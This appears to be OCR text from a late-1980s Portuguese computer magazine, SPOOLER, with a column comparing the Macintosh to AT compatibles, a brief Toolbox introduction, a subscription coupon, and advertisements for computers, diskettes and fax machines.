Fazem-se muitas vezes comparações a nível de performance entre compatíveis e Macintosh. Diz-se que este AT é mais ou menos rápido que o Macintosh II ou que aquele IT é melhor que o SE pois é mais eficiente. Esquece-se afinal que o Macintosh não foi desenhado para ser rápido, embora o seja de facto. O objectivo primordial dos seus desenhadores foi captar uma massa potencial de utilizadores não programadores que sempre se sentiram desconfortáveis em frente de um monitor de computador. E entre estes estão não só os empregados de escritório e dactilógrafas mas uma multidão de profissionais altamente especializados como médicos e advogados. E tudo no Macintosh vai nesse sentido, a começar no próprio fundo claro para a *desktop* e o texto a escuro a imitar uma folha de papel, ou no sugestivo nome escolhido para o Finder. Nomes como VAX/VMS, AOS/VS ou mesmo MS-DOS parecem realmente terem sido feitos para assustar os não iniciados.

Todo este esforço contudo não infantilizou a máquina. Antes pelo contrário, foi de tal maneira bem doseado que a tornou num poderoso instrumento de trabalho para o construtor de aplicações.

Cada vez mais me parece pois que discutir rapidez entre um AT e o Mac II, é tão vão como cronometrar o último modelo da Datsun com um Rolls Royce. O Datsun se calhar até é mais rápido, mas então onde é que está a alta-fidelidade, a televisão e o bar ?

JOÃO CARDOSO

E PARA ALÉM DA TOOLBOX?

Até agora falámos essencialmente da Toolbox. Como já se viu, esta é fundamentalmente uma *development tool*. Abaixo dela está o sistema operativo e abaixo deste ainda, o hardware. A Toolbox acede ao sistema operativo mas também nós através das nossas aplicações o podemos fazer directamente. A figura 1 mostra as diversas camadas do Macintosh.

Assunto: **INFORMAÇÂO**

Exmos Senhores:

A Casa Viola , é uma firma com 55 anos de existência, como agente de lotaria nacional, e que de há 10 anos a esta parte vem dedicando o seu melhor pessoal ao "Mundo Informático".

É neste sentidoque nos propomos apresentar-vos alguns dos equipamentos e produtos que comercializamos e *solicitar o obséquio de nos inscreverem no v/ ficheiro de fornecedores*, para futuras consultas que se dignarem fazer-nos, o que desde já agradecemos, para o seguinte material:

COMPUTADORES (DIVERSAS MARCAS)
FOTOCOPIADORAS
TELEFAX's
CENTRAIS TELEFÓNICAS
MÁQUINAS DE ESCREVER
DITAFONES
CONSUMÍVEIS
ACESSÓRIOS, ETC, ETC.

Assim convidamos V/Exas a visitarem as N/ Filiais e em particular a N/ mais recente Divisão de Informática, sita na R. Garret, 72 (Galerias Império) em Lisboa.




CASA VIOLA **A VERDADE PROFISSIONAL**

SEDE:
Rua da Assunção, 67 — 1100 LISBOA — Telfs: 32 46 47-32 72 96
DIV. INFORMÁTICA:
Rua Arco Bandeira, 160 - 2º — 1100 LISBOA — Telf: 32 50 70
FILIAIS:
Avenida Central, 85-1º — 4700 BRAGA — Telfs: 727 98-743 69
Av. Florinda Leal, Lote 1-A — 2765 S. JOÃO DO ESTORIL — Telf: 267 07 33
Rua Direita, 79-1º — 3500 VISEU — Telf: 22 564
Rua D. Carlos I — 8500 PORTIMÃO — Telf: 83 653
Largo da Misericórdia, 28 — 2900 SETÚBAL — Telf: 31 432

Grafiteria pub

A PARTIR DO PRÓXIMO MÊS, RECEBA A SPOOLER MAGAZINE EM SUA CASA, COM A HABITUAL DISQUETE E A OFERTA DE UMA CALCULADORA



Lançando desde já a nossa campanha de assinaturas da SPOOLER, decidimos oferecer aos primeiros 50 leitores a enviarem este cupão devidamente preenchido, uma pequena calculadora SPOOLER com o formato de carteira de fósforos. É claro que tanto os primeiros cinquenta leitores como todos os outros mais atrasados a efectuar a assinatura vão ainda, por agora, beneficiar de condições especiais pagando apenas 10 dos 12 números que adquirem.

Para se tornar assinante da revista que acaba de ler, e que talvez o tenha deixado com vontade de possuir já os próximos exemplares, basta-lhe preencher este cupão enviando-o para **SPOOLER, Rua Alfredo Roque Gameiro, 21, 1º Dto. - 1600 LISBOA** acompanhado pelo respectivo cheque ou vale de correio no valor 3500$00.

Não perca a oportunidade de, dispendendo menos dinheiro, adquirir duas das coisas que mais utilidade possuiem para qualquer utilizador de computadores:

a revista SPOOLER, e
a pequena calculadora SPOOLER.



OS NÚMEROS DE ASSINANTE, COMO É LÓGICO, SERÃO ATRIBUIDOS PELA ORDEM DA DATA DE CORREIO, CONSIDERANDO-SE APENAS AQUELES QUE FOREM ACOMPANHADOS PELO RESPECTIVO PAGAMENTO.

* Os dados assinalados com um asterisco podem não ser preenchidos. Estas informações destinam-se a um maior conhecimento dos leitores por parte de todos os que fazem mensalmente esta publicação, afim de tentar satisfazer melhor as suas necessidades como utilizadores de computadores.

CUPÃO DE ASSINATURA

NOME .....

DATA DE NASCIMENTO* _____ / ____ / ____

PROFISSAO* .....

TRABALHA COM COMPUTADORES?* SIM☐ NÃO☐

SE SIM ESPECIFIQUE A MARCA E MODELO* .....

.....

ENDEREÇO .....

.....

LOCALIDADE ..... CÓDIGO POSTAL .....

DESEJO ASSINAR A SPOOLER A PARTIR DO Nº.___ E DURANTE 12 NÚMEROS, APENAS POR 3500$00, RECEBENDO AINDA A CALCULADORA SPOOLER SE FOR UM DOS PRIMEIROS 50 LEITORES A ENVIAR ESTE CUPÃO.

PARA PAGAMENTO DA ASSINATURA JUNTO ENVIO:

O CHEQUE Nº. ..... DO BANCO .....

O VALE DE CORREIO Nº. .....

Schneider



Schneider *TOWER-AT*

O futuro exige maior flexibilidade, por forma a que a informação se possa processar o mais eficiente e rapidamente possível.
Schneider traz o futuro consigo, e TOWER-AT, responde hoje às necessidades do amanhã.
O conceito modular de crescimento está presente desde que se concebeu o Schneider TOWER-AT, **por isso mergulhe na performanceAT e no mundo da eficiência através de um sistema de Computadores Schneider TOWER-AT — a mais elevada perfeição.**
Baseado no processador Intel 80286 a 10 MHz (ø wait states) * e dotádo de 512 Kb de memória RAM (expansível a 4 Mb) e com uma carta gráfica Super EGA (Resolução: 720x348; 320x200; 640x200; 640x350; 640x480; 752x420 e 800x600) a família Schneider TOWER-AT apresenta-se nas seguintes configurações: TOWER-201 com 1 Floppy Disc; TOWER-202 com 2 Floppys Disc; TOWER-220 com 1 Floppy Disc e Hard Disc de 20 Mb e TOWER-260 (A) com 1 Floppy Disc e um Hard Disc de 60 Mb) a preços dos convencionais XT (desde 197.500$00 + IVA).
Schneider TOWER-AT é uma família de computadores com uma concepção modular acessível, com soluções múltiplas para qualquer problema.
Do princípio ao fim e para responder ao futuro Schneider TOWER-AT a um preço XT.

* - 10 MHz com ø wait states equivale a 13 MHz com 1 WS.
(A) - TOWER-AT-260 trabalha a 12,5 MHz sem wait states, o que corresponde a 16,5 MHz em equipamento com 1 WS.

IFS

CONCESSIONÁRIO EXCLUSIVO:

Informática Formação e Serviços, Ida.

RUA CASTILHO, 221 1000 LISBOA TELEFS. 68 44 50 / 69 36 61 TELEFAX 68 44 45 TELEX 63 756 IFCOMP P



PLATINUM SERIES ™

DISKETTES

SUPORTES MAGNÉTICOS DE ALTA QUALIDADE AO MAIS BAIXO PREÇO

DISKETTES DE 3,5" — 5¼" E 8" BAIXA E ALTA DENSIDADE

REPRESENTANTE
E DISTRIBUIDOR EXCLUSIVO:

Consuldata
SERVIÇOS DE INFORMATICA, LDA.

ADMINISTRAÇÃO E VENDAS:
R. da Quinta do Almargem, 7-A, 7-B — 1300 LISBOA — PORTUGAL
Telefs: 64 48 54/64 51 38/64 41 50 — Telex: 63 755 ULDATA P — Telefax: (01) 64 91 08

Agentes no Norte:
Consulnorte — Consumíveis para Informática, Lda.
Avenida da República, 740, 2º, sala 26 — 4400 VILA NOVA DE GAIA
Telfs: 30 96 21/30 97 21

PHILIPS FAX 3000 SERIES



Um destes FAX's resolve o seu problema de comunicação.

Desde o modelo 3100 ao mais sofisticado modelo 3500, a PHILIPS orgulha-se de apresentar uma completa linha de FAX's para satisfazer as suas necessidades de comunicação, de uma forma simples e inteligente.

Com os FAX's PHILIPS Série 3000, os seus documentos podem surgir automaticamente em mais de 15 mil locais diferentes, através do método normal de transmissão, ou em transmissão protegida por código de 4 digitos.

A recepção de documentos, com impressão ajustada a 16 tons de cinzento e dimensões máximas de papel equivalentes ao formato A3, fazem dos FAX's PHILIPS da Série 3000 uma linha de equipamentos de telecópia perfeita para complementar o seu escritório electrónico com ligação a sistemas informáticos existentes.

TELECOMUNICAÇÕES E INFORMÁTICA

A comunicação eficiente tem agora um nome próprio:

PHILIPS

Av. Engº. Duarte Pacheco, 6 — Apartado 1331 — 1009 LISBOA CODEX
Tel. 683121 — Telex 16494
Rua Sá da Bandeira, 752 - r/c — 4000 PORTO — Tel. 310555 — Fax. 310833

PHILIPS